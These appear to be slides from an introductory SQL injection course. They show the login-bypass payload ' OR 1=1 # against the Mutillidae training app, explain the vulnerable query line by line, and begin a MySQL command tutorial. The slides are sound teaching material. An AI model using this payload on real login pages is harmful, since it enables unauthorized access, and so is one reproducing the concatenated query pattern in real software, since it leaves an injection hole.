

Introduction to SQL injection

What is SQL ?

- SQL - Structured Query Language
- A common language used for interacting with DBMS (Database Management System)
- Sample SQL language:

```
SELECT login, pass FROM users WHERE login='admin';
```

DBMS

- Many types of DBMS
 - MySQL (now owned by Oracle)
 - MS SQL (Microsoft SQL)
 - Oracle


Note: This course will focus on SQL injection for MySQL. Others will not be covered (time constraint). However, you will find that the basis of SQL injection remains the same for all other DBMSs

The role of DBMS in Web Applications

- DBMS store and manage data
- Provide an interface for web applications
(Query / Insert / Update / Delete / etc)
- Command are sent in a form of a string
(e.g. “SELECT * FROM users”)

How SQL injection works

- Sometimes, web applications need to query database for certain data **based on user input** (e.g. login)
- Manipulation of this data can lead to an attack



SQL Injection

Course content

- What is SQL injection ?
- Quick MySQL tutorial
- SQL injection
- Blind SQL injection
- Automating SQL injection using **sqlmap**



Now we will learn...

- **What is SQL injection ?**
- Quick MySQL tutorial
- SQL injection
- Blind SQL injection
- Automating SQL injection using `sqlmap`




What is SQL injection ?

- SQL injection - inserting specially crafted SQL instructions for arbitrary SQL code execution
- Example:
Inserting ' **OR 1=1** # to bypass login page

Login bypass

Mozilla Firefox

File Edit View History Bookmarks Tools Help



Mutillidae: Hack, Learn, Secure, Have Fun!!!

Version: 2.0.2 Beta Security: Easy Not Logged In

Home Login/Register Toggle Security

Core Controls ▸

OWASP Top 10 2010 ▸

Others ▸

Login

Please sign-in

Name


Password

Login

Dont have an account? [Please register here](#)

Done

Logged in as admin !



How did it works ?

- Behind the scene, there is an SQL instruction being executed

```
SELECT * FROM accounts WHERE  
username=' $user ' AND password=' $pass '
```

- ***\$user*** and ***\$pass*** and are taken from the input box.

How did it works ? (injection)

```
SELECT * FROM accounts WHERE  
username=' $user' AND password=' $pass'
```

- If *\$user* equals ' **OR 1=1 #** and *\$pass* is null then the SQL instruction will be

```
SELECT * FROM accounts WHERE  
username=' ' OR 1=1 # ' AND password=''
```

How did it works ? (comment)

- # is a special character in MySQL which means comment (similar to // for C language) and will be ignored
- The SQL without the comment is

SELECT * FROM accounts WHERE

username=' **OR 1=1** # 'AND password=''

How did it works ? (comparison)

```
SELECT * FROM accounts WHERE  
username='' OR 1=1
```

- **1=1** is a comparison that will result to a boolean value of TRUE
(since 1 will always be equal to 1)
- The **OR** operator means that either of the condition must be true

How did it works ? (Boolean logic)

- Therefore:

SELECT * FROM accounts WHERE
username=' ' **OR** 1=1

Boolean:

?

OR

TRUE

Truth table for OR

Condition	Result
FALSE or FALSE	FALSE
FALSE or TRUE	TRUE
TRUE or TRUE	TRUE
TRUE or FALSE	TRUE



Means:

?

OR

TRUE

equals TRUE

How did it works ? (eureka!)

- Therefore the statement will always be true and this will be executed

`SELECT * FROM accounts WHERE
username="" OR 1=1`


```
mysql> select * from accounts;
```

cid	username	password	mysignature
1	admin	adminpass	Monkey!!!
2	adrian	somepassword	Zombie Films Rock!!!
3	john	monkey	I like the smell of confunk
4	ed	pentest	Commandline KungFu anyone?

```
4 rows in set (0.00 sec)
```

- All the rows will be returned but since the first row is the username *admin*, we logs in as *admin*

Exploits of a Mom



Now we will learn...


- What is SQL injection ?
- **Quick MySQL tutorial**
- SQL injection
- Blind SQL injection
- Automating SQL injection using `sqlmap`



Quick MySQL tutorial

- Logging in to mysql:

`mysql -u<username> -p<password>`

A screenshot of a terminal window titled "root@bt: ~ - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal output shows the command "root@bt:~# mysql -uroot -ptoor" being executed. The response from MySQL is: "Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 31 Server version: 5.0.67-0ubuntu6 (Ubuntu) Type 'help;' or '\h' for help. Type '\c' to clear the buffer." The prompt "mysql>" is shown at the bottom of the terminal area, followed by a cursor. The window's taskbar at the bottom shows a "Shell" icon and a "Shell" label.


```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# mysql -uroot -ptoor
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 31
Server version: 5.0.67-0ubuntu6 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> 
```

Show available database

- Command: **show databases;**



The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The window contains the following text:

```
Session Edit View Bookmarks Settings Help
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 31
Server version: 5.0.67-0ubuntu6 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.


mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema       |
| mysql                    |
+-----+
2 rows in set (0.00 sec)

mysql> 
```

The terminal window has a dark background with a faint dragon logo and the text "back | track 4" in the bottom right corner. The window title bar includes standard Linux window controls (minimize, maximize, close) and a taskbar at the bottom with a "Shell" icon.

Selecting a database

- Command: use <database name>;


A screenshot of a terminal window titled "root@bt: ~ - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". Below the menu bar, there is a list of databases: "Database", "information_schema", and "mysql", each enclosed in a dashed box. Below this list, it says "2 rows in set (0.00 sec)". The prompt "mysql>" is followed by the command "use mysql;" and the response "Database changed". The prompt "mysql>" is followed by a cursor. The background of the terminal has a dark theme with a faint, stylized dragon logo and the text "r2" in orange. The window has a standard Linux desktop environment interface with a taskbar at the bottom showing a "Shell" icon and a "Konsole" icon.

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: ~ - Shell - Konsole
+-----+
| Database |
+-----+
| information_schema |
| mysql |
+-----+
2 rows in set (0.00 sec)

mysql> use mysql;
Database changed
mysql> 
```

Show all tables

- Command:
show tables;



The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The window contains the MySQL command prompt "mysql> show tables;" and its output. The output is a list of 17 tables in the 'mysql' database, enclosed in a dashed box. The tables are: Tables_in_mysql, columns_priv, db, func, help_category, help_keyword, help_relation, help_topic, host, proc, procs_priv, tables_priv, time_zone, time_zone_leap_second, time_zone_name, time_zone_transition, time_zone_transition_type, and user. Below the list, it says "17 rows in set (0.00 sec)". The prompt "mysql>" is followed by a cursor.

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks
Settings Help

mysql> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv    |
| db              |
| func            |
| help_category   |
| help_keyword    |
| help_relation   |
| help_topic      |
| host            |
| proc            |
| procs_priv      |
| tables_priv     |
| time_zone       |
| time_zone_leap_second |
| time_zone_name  |
| time_zone_transition |
| time_zone_transition_type |
| user            |
+-----+
17 rows in set (0.00 sec)

mysql> 
```

Show columns of a tables

